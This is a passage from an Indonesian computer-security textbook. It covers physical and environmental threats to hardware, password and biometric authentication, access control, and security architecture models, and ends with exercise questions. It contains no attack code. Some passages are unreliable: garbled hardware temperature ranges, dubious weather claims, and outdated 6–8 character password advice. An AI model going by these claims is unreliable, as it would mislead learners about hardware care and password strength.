a. Silica gel mencegah terbentuknya kelembapan yang berlebihan sebelum terjadi. Silica merupakan produk yang aman digunakan untuk menjaga kelembapan makanan, obat-obatan, bahan sensitif, elektronik dan film sekalipun.
b. Produk ini sering ditemukan dalam kotak paket dan pengiriman film, kamera, teropong, alat-alat komputer, sepatu kulit, pakaian, makanan, obat-obatan, dan peralatan peralatan lainnya.
c. Produk anti lembap ini menyerap lembap tanpa merubah kondisi zatnya. Silica adalah substansi-substansi yang digunakan untuk menyerap kelembapan dan cairan partikel dari ruang yang berudara/bersuhu. Silica juga menahan kerusakan pada barang-barang yang mau di simpan.
d. Produk penyerap kelembaban ini juga berfungsi untuk mencegah terjadinya pembentukan karat pada logam, mencegah resiko hubungan

arus pendek listrik mikro, serta mencegah reaksi oksidasi dan dekomposisi bahan kimia akibat tingginya kelembaban udara.

8.2.4 Cuaca

8.2.4.1 Kelembaban

Kelembapan merupakan hal yang sangat penting untuk diperhatikan. Kelembaban udara adalah tingkat kebasahan udara karena dalam udara air selalu terkandung dalam bentuk uap air. Kandungan uap air dalam udara hangat lebih banyak daripada kandungan uap air dalam udara dingin. Kalau udara banyak mengandung uap air didinginkan maka suhunya turun dan udara tidak dapat menahan lagi uap air sebanyak itu. Uap air berubah menjadi titik-titik air. Udara yan mengandung uap air sebanyak yang dapat dikandungnya disebut udara jenuh. Kelembaban diukur dengan Hygrometer. Udara yang terlalu lembab dapat menyebabkan tumbuh nya jamur,lumut, dan ganggang biru.

Penanggulangan :

1. Gunakan air conditioner(AC) untuk ruang kerja atau rang server.
2. Gunakan silica gel untuk tempat penyimpanan.

8.2.4.2 Angin

Angin adalah aliran udara dalam jumlah yang besar diakibatkan oleh rotasi bumi dan juga karena adanya perbedaan tekanan udara di sekitarnya. Angin bergerak dari tempat bertekanan udara tinggi ke bertekanan udara rendah.Apabila dipanaskan, udara memuai. Udara yang telah memuai menjadi lebih ringan sehingga naik. Apabila hal ini terjadi, tekanan udara turun kerena udaranya berkurang. Udara dingin di sekitarnya mengalir ke tempat yang bertekanan rendah tadi. Udara menyusut menjadi lebih berat dan turun ke tanah. Di atas tanah udara menjadi panas lagi dan naik kembali. Aliran naiknya udara panas dan turunnya udara dingin ini dinamanakan konveksi. Angin juga dapat membawa debu-debu dan materi-materi kecil, yang membuat kabel komunikasi bergetar sehingga mengganggu pengiriman data.

Penanggulangan :

1. Bersihkan computer secara berkala.
2. Jauhkan dari tempat yang berdebu.

8.2.4.3 Debu

Penyebab utama PC dan laptop tidak bekerja secara maksimal adalah karena debu atau kotoran yang terlalu menumpuk didalam komponen hardware. Debu dan Kotoran yang menempel pada berbagai komponen komputer dan laptop, seperti Fan Processor, Fan Casing, Fan VGA, hingga Fan Power Supply dapat mengakibatkan performa kipas melambat dan akan berdampak pada suhu gadget serta performa laptop dan computer.

Selain itu debu yang lembab bersifat konduktor atau dapat menghantarkan listrik yang dapat menyebabkan hubungan arus pendek listrik dan apa bila debut menempel pada head baca tulis, permukaan disket,pita magneteic ataupun cd rom dapat mengganggu proses baca tulis.

Penanggulangan :

1. Jaga kebersihan ruangan
2. Gunakan penghisap debu untuk membersihkan ruangan
3. Bersihkan komputer secara berkala
4. Simpan media penyimpanan pada tempat yang tertutup
5. Setelah selesai bekerja dengan komputer, tutuplah komputer dengan penutup khusus agar debu tidak dapat masuk.

8.2.4.4 Mendung

Menyebabkan tempratur suhu komputer meningkat

Penanggulangan :

1. Gunakan air conditioner untuk menjaga suhu runagan.

8.2.4.5 Hujan

Hujan dapat meyebabkan kelembabpan udara meningkat. Dan jika kelembapan udara meningkat maka dapat menyebabkan tumbuh nya jamur,lumut, dan ganggang biru.

Penanggulangan :

1. Gunakan air conditioner untuk menjaga suhu runagan.

8.2.4.6 Petir

Salah satu gangguan alam yang sering terjadi adalah sambaran petir. Mengingat letak geografis Indonesia yang di lalui garis khatulistiwa menyebabkan Indonesia beriklim tropis, akibatnya Indonesia memiliki hari guruh rata-rata per tahun sangat tinggi. Dengan demikian seluruh bangunan di Indonesia memiliki resiko lebih besar mengalami kerusakan akibat terkena sambaran petir. Kerusakan yang di timbulkan dapat membahayakan peralatan perangkat keras serta manusia yang berada di dalam bangunan tersebut.

Penanggulangan :

1. Gunakan penangkal petir yang baik.
2. Arde (ground) yang benar, ditanam sampai ke air tanah.
3. Hindari pemasangan kabel dari logam di udara.
4. Gunakan ups dengan anti petir
5. Cabut kabel power saat hujan
6. Cabut kabel internet

8.2.5 Iklim

Yang perlu diwaspadai adalah daerah yang memiliki empat musim, karena perbedaan suhu antara siang dan malam sangat tinggi. Pada suhu panas, material akan memuai dan pada suhu dingin material akan menyusut. Pemuaian dan penyusutan ini dapat merusak komponen komputer.

Penanggulangan :

1. Gunakan *air conditioner* (AC) untuk mengatur suhu ruangan.

8.2.6 Bencana Alam

Bencana alam adalah bencana yang diakibatkan oleh peristiwa atau serangkaian peristiwa yang disebabkan oleh alam antara lain berupa gempa bumi, tsunami, gunung meletus, banjir, kekeringan, angin topan, dan tanah longsor.

Penanggulangan :

1. Buat bangunan tahan gempa bumi.
2. Jangan letakan komputer pada dasar lantai untuk menghindari banjir.
3. Siapkan alat pemadam kebakaran seperti nozzle jet atau hydrant valve.

8.3 Sisi Fisika dan Kimia

Ada lima hal yang termasuk gangguan dari sisi fisik dan kimia yaitu :

8.3.1 Panas

Panas dapat terjadi dari dalam komputer, ruangan dan luar ruangan. Panas dari dalam komputer disebabkan karena komponen elektronik dialiri arus listrik. Selain itu ada beberapa pennyebab komputer menjadi panas yaitu :

1. **Overclocking**
   Overclocking merupakan penambahan kecepatan CPU (clock). Misalnya CPU dengan kecepatan standar 2.2 GHz, dilakukan overclocking hingga 4.4 GHz. Overclocking dilakukan dengan tujuan untuk meningkatkan kecepatan CPU, terutama untuk kepentingan khusus, seperti gaming, desain, dan lainnya. Overclocking akan sangat mempengaruhi suhu dari CPU. CPU akan dipaksa bekerja lebih keras, yang tentu saja akan menyebabakan CPu menjadi bertambah panas.

2. **Penggunaan pc 24 jam non stop**
   Penggunaan 24 jam non stop ini bukan berada dalam posisi idle atau stanby saja, melainkan 24 jam non stop dengan aplikasi berat yang berjalan, seperti pemutar music, video ataupun game. Hal ini akan sangat berbahaya dan dapat menyebabkan CPU menjadi panas.

3. **Menjalankan software dengan kebutuhan ram dan cpu yang tinggi.**
   Hal ini disebabkan karena aplikasi dan software tersebut membutuhkan spesifikasi tinggi, sehingga ketika aplikasi tersebut dijalankan, akan menyebabkan CPU mengalami panas, bahkan bisa saja mengalami panas berlebih.

4. **Thermal paste mengering**
   Komputer yangsudah berusia lebih dari 2 tahun, akan mengalami gejala thermal paste yang mengering. Thermal paste yang mengering ini membuat proses penyerapan suhu panas menjadi tidak optimal, sehingga CPU akan menjadi lebih muda mengalami panas.

5. **Heatsink tidak sesuai spesifikasi**
   Gunakan heatsink yang sesuai dengan spesifikasi dari cpu, ganti heatsink standar dengan heatsink yang lebih baik. Jika ingin mendapat kan suhu yang benar benar normal bisa menggunakan custom water

cooling. Dan panas dari ruangan bisa disebabkan karena alat pemanas, seperti pemanas air, kompor yang berada disekitar komputer. Dari luar ruangan lebih disebabkan dari panas matahari.

Penanggulangan :

1. Gunakan kipas angin (fan) atau heat sink pada komponen yang mudah panas.
2. Gunakan kaca film atau Gordeyn, untuk menghindari masuknya sinar matahari.
3. Gunakan AC untuk mengatur suhu udara ruangan.
4. Gunakan water cooling jika diperlukan.

8.3.2 Listrik

Ketika tengah menggunakan komputer dan tiba-tiba saja listrik mati, hal ini akan menimbulkan loncatan listrik (power surge) yang cukup tinggi. Loncatan listrik dalam jumlah yang besar dan seketika inilah yang berpotensi merusak Hard Disk komputer Anda karena Hard Disk membutuhkan waktu untuk mengatur kembali posisi head di dalamnya dari posisi bekerja ke posisi diam.

Hal yang lebih membahayakan lagi adalah ketika listrik padam lalu dalam sekejap sudah menyala kembali. Kejadian ini akan menimbulkan lonjakan listrik yang cukup besar pula karena arus listrik ‘menyerbu’ masuk. Terjadinya lonjakan listrik tersebut dapat membakar komponen power supply (terutama kondensator) karena proses ON / OFF yang mendadak, dan bahkan bisa merambat ke bagian Motherboard komputer.

Penanggulangan :

1. Gunakan UPS untuk cadangan daya
2. Gunakan stabilizer untuk menstabilkan voltase

8.3.3 Magnet

Selama hard disk masih memakai komponen mekanik, maka hard disk akan tetap rentan terhadap gerakan paksa. Sebuah magnet dapat secara paksa menarik komponen mekanik dalam hard disk. Hal ini dapat merusak sistem kerja hard disk tersebut. Tidak hanya itu, *platter* yang ada di dalam hard disk pun bisa rusak karena adanya medan magnet.

Penanggulangan :

1. Jauhkan dari magnet

8.3.4 Suara

Suara adalah bunyi yang dapat didengar, yang memiliki gelombang tertentu. suara juga adalah pemampatan mekanis atau gelombang longitudinal yang merambat melalui medium. Medium atau zat perantara ini dapat berupa zat cair, padat, gas. Jadi, gelombang bunyi dapat merambat misalnya di dalam air, batu bara, atau udara. Getaran suara juga dapat mempengaruhi perangkat keras komputer yaitu head dari hardisk komputer.

Penanggulangan :

1. Jauhkan dari sumber bunyi yang kuat
2. Gunakan SSD

8.3.5 Kimia

Batu baterai bekas merupakan salah satu limbah B3 karena mengandung berbagai logam berat seperti merkuri, mangan, timbal, kadmium, nikel dan lithium yang berbahaya bagi lingkungan dan kesehatan manusia. Karena mengandung bahan logam berat, sampah batu baterai dianjurkan untuk tidak dibuang di tempat pembuangan sampah umum karena akan mencemari tanah, air tanah, danau dan sungai.

Kebocoran baterai pada komputer juga dapat menyebabkan kerusakan pada komponen perangkat keras komputer salah satu nya adalah motherboard.

Penanggulangan :

1. Lakukan pengecekan secara berkala
2. Selalu pastikan komponen dalam keadaan baik

8.4 Sisi Perangkat Keras

Perangkat keras komputer adalah semua bagian fisik komputer, dan dibedakan dengan data yang berada di dalamnya atau yang beroperasi di dalamnya, dan dibedakan dengan perangkat lunak (software) yang menyediakan instruksi untuk perangkat keras dalam menyelesaikan tugasnya.

Firmware merupakan wilayah dari bidang ilmu komputer dan teknik komputer, yang jarang dikenal oleh pengguna umum.

Perangkat keras komputer dibagi menjai 3 kategori yaitu :

1. Militer(-400 s/d 1200C) - digunakan oleh pemerintahan
2. Industri (normal s/d 900 s/d 1000C) - komputer bermerek
3. Jangkrik(normal s/d 600 s/d 700C) - komputer rakitan

8.5 Sisi Manajemen

8.5.1 Pemberian Hak Otoritas

Keamanan informasi dapat tercapai dengan menerapkan berbagai upaya yang juga harus didukung dengan berbagai kebijakan dan prosedur manajemen. Hal ini dimaksudkan karena semua pihak terlibat baik secara langsung maupun tidak langsung dalam hal penyediaan, pemyimpanan, pemanfaatan, dan penyebaran informasi. Salah satu cara yang paling umum digunakan dalam hal pengamanan informasi adalah dengan memberikan batasan akses informasi melalui mekanisme “access control” yang dikenal dengan istilah “password”. Masing-masing personel yang terkait dalam pembuatan atau pengolahan laporan keuangan hendaknya diberikan batasan hak akses sesuai dengan tugasnya serta memiliki password tersendiri.

Dengan adanya otoritas password dan batasan akses tersebut maka dapat meminimalkan resiko terjadinya penyalahgunaan hak akses dan pembajakan. Karena itu user yang terkait harus terlebih dahulu memahami kebijakan password dan mengetahui seperti apa password yang baik dan

kuat, karena password digunakan untuk mengamankan informasi di perusahaan.

8.5.2 Pemberian Kata Sandi

Setiap user atau account harus diberikan kata sandi atau password yang berbeda dan harus unik. Penggunaan password dapat dikatakan efektir apabila :

1. Terdiri dari 6-8 karakter yang digabungkan dengan angka,symbol, atau huruf besar dan kecil.
2. Tidak memiliki makna sehingga sulit ditebak.
3. Hindari penggunaan urutan abjad, misal abcde, 12345.
4. Hindari penggunaan username ketika login.
5. Buat password yang mudah di ingat namun sulit ditebak.
6. Gunakan keamanan biometric untuk mengisi user dan password secara otomatis.

Kelemahan sistem password manual adalah :

1. Seringkali pengetikan password dilakukan dengan mengetik keyboard.
2. Security lemah.
3. Mudah disadap orang lain.
4. Mudah dilihat apa yang diketik pada keyboard.

Solusinya adalah :

1. Gunakan keamanan biometric untuk mengisi password secara otomatis.
2. Ganti sistem keamanan password dengan yang lain.

8.5.3 Penggunaan Password

8.5.3.1 Sinyal suara

Pengenalan dalam istilah bahasa Inggrisnya, *automatic speech recognition* (ASR) adalah suatu pengembangan teknik dan sistem yang memungkinkan komputer untuk menerima masukan berupa kata yang diucapkan. Teknologi ini memungkinkan suatu perangkat untuk mengenali dan memahami kata-kata yang diucapkan dengan cara digitalisasi kata dan mencocokkan sinyal digital tersebut dengan suatu pola tertentu yang tersimpan dalam suatu perangkat. Kata-kata yang diucapkan diubah bentuknya menjadi sinyal digital dengan cara mengubah gelombang suara menjadi sekumpulan angka yang kemudian disesuaikan dengan kode-kode tertentu untuk mengidentifikasikan kata-kata tersebut. Hasil dari identifikasi kata yang diucapkan dapat ditampilkan dalam bentuk tulisan atau dapat dibaca oleh perangkat teknologi sebagai sebuah komando untuk melakukan suatu pekerjaan, misalnya penekanan tombol pada telepon genggam yang dilakukan secara otomatis dengan komando suara.

Cara kerja :

1. Pertama suara kita akan direkam terlebih dahulu.
2. Kemudian suara yang telah direkam disimpan kedalam komputer.
3. Tahap selanjut nya adalah tahap pencocokan suara dengan data suara pada pola.
4. Tahap terkahir adalah validasi identias pengguna

8.5.3.2 Sidik jari / telapak tangan

Fingerprint adalah sebuah alat elektronik yang menerapkan sensor scanning untuk mengetahui sidik jari seseorang untuk keperluan verifikasi identitas. Sebelum sensor fingerprint ditemukan, dulu sebuah data hanya di amankan dengan menggunakan password atau ID dan ada juga yang menggunakan pola namun metode tersebut ditinggalkan karena kurang personal.

Cara kerja :

Secara sederhana **fingerprint** bekerja dengan “merekam” sidik jari seseorang, lalu menyimpan pola khasnya. Identifikasi dilakukan dengan mencocokkan data yang telah tersimpan tersebut. Jika dinyatakan sama, akses otomatis terbuka.

8.5.3.3 Retina mata

Pemindaian retina adalah teknik biometrik yang menggunakan pola unik pada pembuluh darah retina seseorang. Tidak perlu bingung dengan teknologi berbasis mata lainnya: pengenalan iris , yang biasa disebut "pemindaian iris", dan verifikasi pembuluh darah mata yang menggunakan pembuluh darah skleral.

Cara kerja :

1. Pertama retina kita akan direkam terlebih dahulu.
2. Kemudian pola yang telah direkam disimpan kedalam komputer.
3. Tahap selanjut nya adalah tahap pencocokan pola dengan data pada pola.
4. Tahap terkahir adalah validasi identias pengguna.

8.5.3.4 Wajah

Sistem pengenalan wajah adalah teknologi yang mampu mengidentifikasi atau memverifikasi seseorang dari gambar digital atau bingkai video dari sumber video.

Cara kerja :

1. Wajah akan direkam terlebih dahulu
2. Diproses dan hasil nya disimpan

8.5.3.5 Tanda tangan

sistem pemindaian tanda tangan ini cara kerja nya mirip dengan fingerprint sensor dimana data pola telapak tangan akan direkam terlebih dahulu kemudian hasil dari perekaman ini disimpan.

8.5.3.6 Kartu magnetic

Kartu strip magnetik adalah jenis kartu yang mampu menyimpan data dengan memodifikasi magnet partikel magnetik berbasis besi kecil pada pita materi magnetik pada kartu. Strip magnetik, kadang-kadang disebut kartu

gesek atau magstripe , dibaca dengan menggesekkan kepala membaca magnetik . Kartu strip magnetik umumnya digunakan dalam kartu kredit , kartu identitas , dan tiket transportasi. Dapat berisi tag RFID , perangkat transponder atau microchip yang kebanyakan digunakan untuk kontrol akses tempat bisnis atau pembayaran elektronik.

Rekaman magnetik pada pita baja dan kawat diciptakan di Denmark sekitar tahun 1900 untuk merekam audio. Pada 1950-an, rekaman magnetik data komputer digital pada pita plastik yang dilapisi dengan oksida besi diciptakan. Pada tahun 1960, IBM menggunakan ide pita magnetik untuk mengembangkan cara yang dapat diandalkan untuk mengamankan strip magnetik ke kartu plastik, Berdasarkan kontrak dengan pemerintah AS untuk sistem keamanan. Sejumlah standar Organisasi Internasional untuk Standardisasi, ISO / IEC 7810 , ISO / IEC 7811 , ISO / IEC 7812 , ISO / IEC 7813 , ISO 8583 , dan ISO / IEC 4909 , sekarang menentukan sifat fisik kartu, termasuk ukuran, fleksibilitas, lokasi magstripe, karakteristik magnetik, dan format data. Mereka juga memberikan standar untuk kartu keuangan, termasuk alokasi rentang nomor kartu untuk lembaga penerbit kartu yang berbeda. (Kartu Strip Magnetik 2020)

Cara kerja :

Cara kerja magnetic stripe pada kartu magnetik sama dengan pita magnetik pada kaset. Mesin pembaca akan membaca data secara berurutan secara satu per satu dari awal hingga akhir.

8.5.3.7 Barcode

Barcode adalah kode-kode untuk angka dan huruf yang terdiri dari kombinasi bar (garis) dengan berbagai jarak. Hal ini merupakan salah satu cara untuk memasukkan data ke dalam komputer.

Dalam barcode tidak berisi data deskriptif dari suatu barang, tetapi hanya enkripsi dari sejumlah digit angka. Ketika angka tersebut di scan oleh cashier maka kode tersebut secara otomatis akan langsung terhubung ke data barang. Hasil barcode scanner tersebut berisikan data-data dari berbagai produk seperti nama vendor, nama produk, harga dan data pendukung lain.

Cara kerja :

1. Seperangkat Barcode scanner terdiri dari scanner, decoder dan kabel yang menyambungkan decoder dengan komputer. Barcode scanner tersebut memindai symbol, menangkap dan merubah kode bar menjadi data elektrik lalu mengirimkannya ke komputer dengan format data yang sederhana.

8.5.3.8 Kartu chip

Teknologi kartu chip sudah banyak digunakan di Eropa dan Asia dan telah terbukti sangat efektif dalam mengurangi penipuan. Karena banyak negara beralih ke teknologi chip dan PIN, pemegang kartu yang bepergian ke luar negeri harus sadar bahwa jika kartu mereka telah dikonfigurasi sebagai kartu

pilihan PIN oleh penerbit mereka, mereka mungkin perlu menggunakan PIN tersebut untuk memverifikasi transaksi kartu chip mereka.

Kartu chip biasa nya digunaan sebgai ATM bank, atau kartu telepon.

8.5.3.9 Micro chip

Penanaman chip mikro manusia adalah sebuah perangkat identifikasi sirkuit terintegrasi atau transporder RFID yang terbuat dari kaca dan diimplan dalam tubuh manusia microchip dapat menyimpan data identitas manusia dan recana nya akan ditaman ke tubuh manusia.

Soal

1. Jelaskan fungsi keamanan komputer !
2. Bagaimana cara mengatasi panas pada komputer?
3. Apasaja tumbuhan yang perlu diwaspadai dan bagaimana cara mengatasi nya?
4. Apa syarat password dapat dikatakan kuat atau baik ?
5. Sebutkan macam macam keamanan biometric!

BAB IX
KEAMANAN SISTEM OPERASI KOMPUTER

9.1 Access Control

Kontrol akses adalah suatu proses dimana user diberikan akses dan hak untuk melihat sistem, sumber atau informasi. Untuk keamanan komputer, access control meliputi otorisasi, otentikasi, dan audit dari suatu kesatuan untuk memperoleh akses. Access control memiliki subjek dan objek. User (manusia), adalah subjek yang mencoba untuk mendapatkan akses dari objek, Software. Dalam sistem komputer, daftar access control berisi perizinan dan data kemana user memberikan izin tersebut. Data yang telah memiliki izin hanya dapat dilihat oleh beberapa orang dan ini tentunya sudah dikontrol oleh *access control.* Hal ini memungkinkan administrator untuk mengamankan informasi dan mengatur hak atas informasi apa saja yang boleh diakses, siapa yang bisa mengakses informasi tersebut, dan kapan informasi tersebut bisa diakses. (Prameswari 2018)

Kontrol akses mendukung baik kerahasiaan dan integritas dari sebuah sistem yang aman. Kerahasiaan melindungi informasi dari orang yang tidak berhak.[14]

Mekanisme kontrol akses akan melakukan pengecekan hak dari pengguna, berdasarkan otorisasi yang telah ditetapkan. Access control, yaitu berkaitan dengan pembatasan orang yang dapat mengakses informasi. User harus menggunakan password, biometric (ciri-ciri khas orang), dan sejenisnya.[4]

Tantangan dalam Access Control, yaitu :

1. Berbagai macam tipe user membutuhkan level akses yang berbeda
2. Berbagai macam sumber memiliki klasifikasi level yang berbeda
3. Bermacam-macam data identitas harus disimpan di tipe user berbeda
4. Lingkungan perusahaan berubah secara kontinuitas

Tipe – tipe Access Control, yaitu :

1. **Preventative** : Menghindari munculnya hal-hal yang tidak diinginkan
2. **Detective** : Mengidentifikasi kejadian tidak diinginkan yang sudah muncul
3. **Corrective** : Membenahi kejadian tidak diinginkan yang sudah muncul
4. **Deterrent** : Menghalangi pelanggaran keamanan
5. **Recovery** : Mengembalikan sumber dan kemampuan
6. **Compensative** : Menyediakan alternatif ke kontrol lainnya

Implementasi :

- Administrative Control : Policies,Prosedur,Security awareness\training supervisi dll

- Logical\Technical : Pembatatsan acces ke sistem dan teknik proteksi yang di gunakan, mis,Smart Cards,enkripsi dll
- Physical Control : Penjagaan fisik,mis,Biometric door lock,secured area untuk serever, deadman door dll

Logical Acces Control

Akses Kontrol Infastruktur TI dapat di lakukan pada berbagai tingkat, yaitu :

1. Front end (user) and Back end (server)
2. Bagaimana jaringan terbagi dan perlindungan akses ke sumber informasi
   - ➢ Paths of logical Acces
     - ✓ Point umum dari Entry
       - Network Connectivity
       - Remote acces
       - Operator Con sole
       - Online Workstation or terminals

Logical Acces Control : Protection

Tujuan:

1. Cegah akses dan modifikasi data sensitif organisasi dari orang yang tidak mempunyai otorisasi dan penggunaan fungsi sistem kritis.
2. Semua layar ,network,operating system,data bases dan application system

Fungsi Software

1. Identifikasi dan otentikasi
2. Otorisasi akses
3. Monitor : Login aktifitas user,reporting

Implementasi Paling efekif : Tingkat Networks dan operating system (membatasi priveleges pada low level)

Logical Acces Control : Software

Secara umum fungsi akses kontrol sistem operasi meliputi :

1. Mekanisasi identifikasi dan otentikasi user
2. Restriced logon IDS
3. Aturan akses untuk sumber informasi yang spesifik
4. Create Individual account ility and Auditability
5. Create or change user profile
6. Log events
7. Log user activities
8. Report Capabilities

Fungsi akses kontrol basis data dan aplikasi meliputi :

1. Create of change data files and database profiles
2. Verify user authorization at the application and transaction levels
3. Verify user authorization within the applicationn
4. Verify subsystem authorization fot the user at the file level

5. Log database\data communication access activities for monitoring access violations

9.2 Access Control Matrix

Transaksi yang aman tetap di pertanyakan karena tidak yakin apakah e-mail purchase order yang diterima benar-benar otentik, apakah transfer bonus anggota tidak diubah-ubah.


- Bagaimana Caranya supaya wibsate saya tidak di Hack orang?
- Bagaimana Caranya agar kita yakin bahwa e-mail purchase order yang kita terima benar-benar otentik?
- Bagaimana caranya agar yakin bahwa nilai 100 juta dalam fund transfer tidak di ubah-ubah?

Untuk meyakinkan hal ini maka di pelajari Security Architecture & Models.

9.3 Security Architecture dan Models

Tujuannya :

1. Mempelajari berbagai konsep, prinsip dan standar untuk merancang dan mengimplementasikan aplikasi, sistem operasi, dan sistem yang aman.




Gambar 9.1 Konsep pengamanan security Architecture & Models

Bagian ini akan menjelaskan teknik teknik keamanan sebuah informasi pada sebuah sistem. Model-model ini untuk memformalkan kebijakan-kebijakan yang telah dibuat. Model keamanan informasi ini dibagi dalam tiga kelompok menurut fungsinya, Access Control Models, Integrity Models, dan Information Flow Models. Untuk memperdalam pemahaman tentang Security Architecture and Models, tulisan akan membahas penerapan teori yang sudah dijelaskan dengan ilustrasi penerapannya pada usaha kecil dan menengah.

9.3.1 Rings

Satu perencanaan yang mendukung daerah wewenang proteksi merupakan kegunaan dari cincin proteksi. Cincin-cincin ini dikelompokkan pada daerah tersembunyi di tengah-tengah cincin dan pada ujung lokasi yang paling besar pada bagian cincin tersebut. Pendekatan ini ditunjukkan pada gambar 42.



Gambar 9.2 Contoh Operating System Kernel

Operating system security kernel biasanya terletak pada cincin dan memiliki akses pada seluruh daerah sistem. Security kernel disimpulkan sebagai hard ware, software, dan firmware pada dasar komputerisasi yang legal yang mengimplementasikan konsep layar referensi.

Layar referensi adalah sebuah komponen sistem yang menekankan kontrol akses ke sebuah objek. Layar referensi merupakan sebuah mesin abstrak yang menjadi perantara seluruh akses pada sasarannya.

Security kernel harus :

1. menjadi perantara semua akses
2. terlindung dari segala bentuk modifikasi • telah diverikasi dengan baik dan benar dalam konsep cincin, wewenang akses berkurang apabila jumlah cincin bertambah. Karena proses legal kebanyakan terletak padar pusat cincin. Komponen sistem ditempatkan pada cincin yang layak sehubungan pada prinsip-prinsip tertentu. Proses hanya memiliki kegunaan minimum yang dibutuhkan untuk menjalankan fungsi-fungsinya. Mekanisme proteksi cincin diimplementasikan dalam MIT's MULTICs yang ditingkatkan untuk aplikasi aman melalui Honeywell Corporation. MULTICS awalnya ditargetkan untuk kegunaan media perangkat keras karena beberapa kegunaannya bisa diimplementasikan melalui perangkat keras yang didesain untuk menopang sebanyak 64 cincin, tapi dalam prakteknya, hanya delapan cincin yang bisa ditopang.

Berikut juga merupakan pendekatan-pendekatan kernel yang berkaitan pada proteksi :

- menggunakan perangkat keras yang terpisah yang menerangkan berlakunya masa seluruh refernsi dalam sistem tersebut
- mengimplementasikan layar mesin secara virtual, yang menetapkan jumlah dari mesin virtual yang terpisah dari bagian lainnya dimana sistem komputer dijalankan sesungguhnya. Mesin virtual ini meniru arsitektur dari wujud mesin yang sesungguhnya dalam pembentukan suatu lingkungan pengamanan bertingkat, dimana tiap mesin virtual dapat berjalan pada tingkat pengamanan yang berbeda.
- Menggunakan kernel pengamanan software yang beroperasi pada daerah kekuasaan proteksi perangkat kerasnya.

9.3.2 Security Labels

Label keamanan ditujukan pada suatu sumber untuk menunjukkan sebuah tipe pengelompokan atau perencanaan. Label ini dapat menunjukkan penanganan keamanan khusus, yang dapat digunakan untuk mengakses kontrol. Sekali label diberikan, maka label tersebut biasanya tidak dapat digantikan karena label-label ini merupakan mekanisme kontrol akses yang efektif. Label yang ada harus dibandingkan, diuji dan dievaluasi terlebih dahulu melalui aturan pengamanan yang ada, karena dapat mendatangkan dampak buruk setelah proses berlangsung apabila tidak dievaluasi dulu.

9.3.3 Security Modes

Sebuah sistem informasi beroperasi dalam mode keamanan yang berbeda yang ditentukan oleh level klasifikasi sistem informasi dan penjelasan dari semua pengguna sistem. Bagaimanapun juga, tidak semua user memiliki kemampuan untuk mengetahui semua data. Mode bertingkat pada pengguna suport operasi yang memiliki perbedaan media pembersih dan data pada tingkat klasifikasi yang bertingkat.

Mode tambahan pada sistem operasi yaitu :

1. **Dedikasi**. Semua pengguna memiliki media pembersih atau semacam wewenang untuk mengetahui segala macam informasi yang diproses oleh sistem informasi; sistem yang bisa menangani level klasifikasi yang beraneka ragam
2. **Compartmented**. Semua user memiliki media pembersih untuk level tertinggi pada klasifikasi informasi, tapi mereka tidak memiliki wewenang yang diperlukan untuk mengetahui semua data yang ditempatkan secara legal dalam hubungannya pada tingkat informasi dapat diproses.
3. **Akses terbatas**. Merupakan tipe akses sistem dimana hanya dapat digunakan user tertentu dan klasifikasi data maksimum tidak disusun, tetapi cukup sensitif.
4. **Keamanan Multi-level**. Sebuah sistem informasi pada usaha kecil dan menengah sebaiknya menggunakan mode keamanan multi- level mode of operation karena pada usaha kecil dan menengah diperlukan keluesan terhadap informasi yang ada pada organisasi. Informasi harus mengalir dengan aman tanpa proses yang rumit, sesuai dengan sifat usaha kecil dan menengah yang harus cepat dan tangkas. Pada mode keamanan multi-level mode of operation, user memiliki level klasifikasi yanng berbeda. Penggunaan mode keamanan system high mode of operation pada usaha kecil dan menengah akan membuat komunikasi dan alur informasi pada organisasi menjadi rumit dan tidak tangkas. Karena setiap user terkesan sendiri-sendiri dalam berkerja dan dalam kepemilikan inforrmasi. Tapi penggunaan mode keamanan multi-level mode of operation ini bisa menjadi birokrasi yang rumit karena tingkatan-tingkatan yang ada, untuk itu diperlukan klasifikasi level yang pendek.

9.3.4 Additional Security Considerations

Vulnerabilitas pada arsitektur keamanan sistem dapat menghasilkan pelanggaran ketentuan keamanan sistem. Vulnerabilitas digambarkan sebagai

berikut : • Channel yang tersembunyi. Langkah komunikasi yang tidak disengaja diantara dua atau lebih subjek membagi secara umum, dimana mendukung pemindahan informasi menjadi semacam cara yang melanggar ketentuan keamanan sistem. Pemindahan biasanya membutuhkan tempat melalui area penyimpanan umum atau melalui akses menuju bagian tertentu yang dapat menggunakan chanel waktu untuk komunikasi yang tidak terencana.

1. Kurangnya pemeriksaan parameter. Kegagalan mengecek ukuran stream input yang ditetapkan oleh parameter.
2. Maintenance Hook. Mekasnisme perangkat keras maupun perangkat lunak diinstal untuk mengizinkan maintenance sistem dan untuk melewati perlindungan keamanan sistem.
3. Time of Check to Time of Use (TOC/TOU) Attack. Perlawanan yang merusak perbedaan waktu kontrol keamanan dipasang dan waktu servis resmi digunakan.

9.3.5 Recovery Procedures

Pada saat komponen sebuah perangkat keras atau perangkat lunak dari suatu sistem yang diakui mengalami kegagalan atau gangguan, sangat penting diketahui bahwa gangguan tersebut tidak memiliki ketergantungan pada kelengkapan aturan keamanan pada sistem tersebut. Sebagai tambahan, prosedur recovery tidak memberikan perlawanan terhadap pelanggaran aturan ketentuan keamanan sistem. Jika sebuah sistem yang dimulai diperlukan, sistem tersebut harus dimulai dengan aman. Awal harus terjadi dalam mode pemelihaaran yang mengizinkan akses hanya dari pengguna yang dipercaya dari terminal yang diyakini juga. Mode ini mendukung penggunaan sistem dan keamanan.

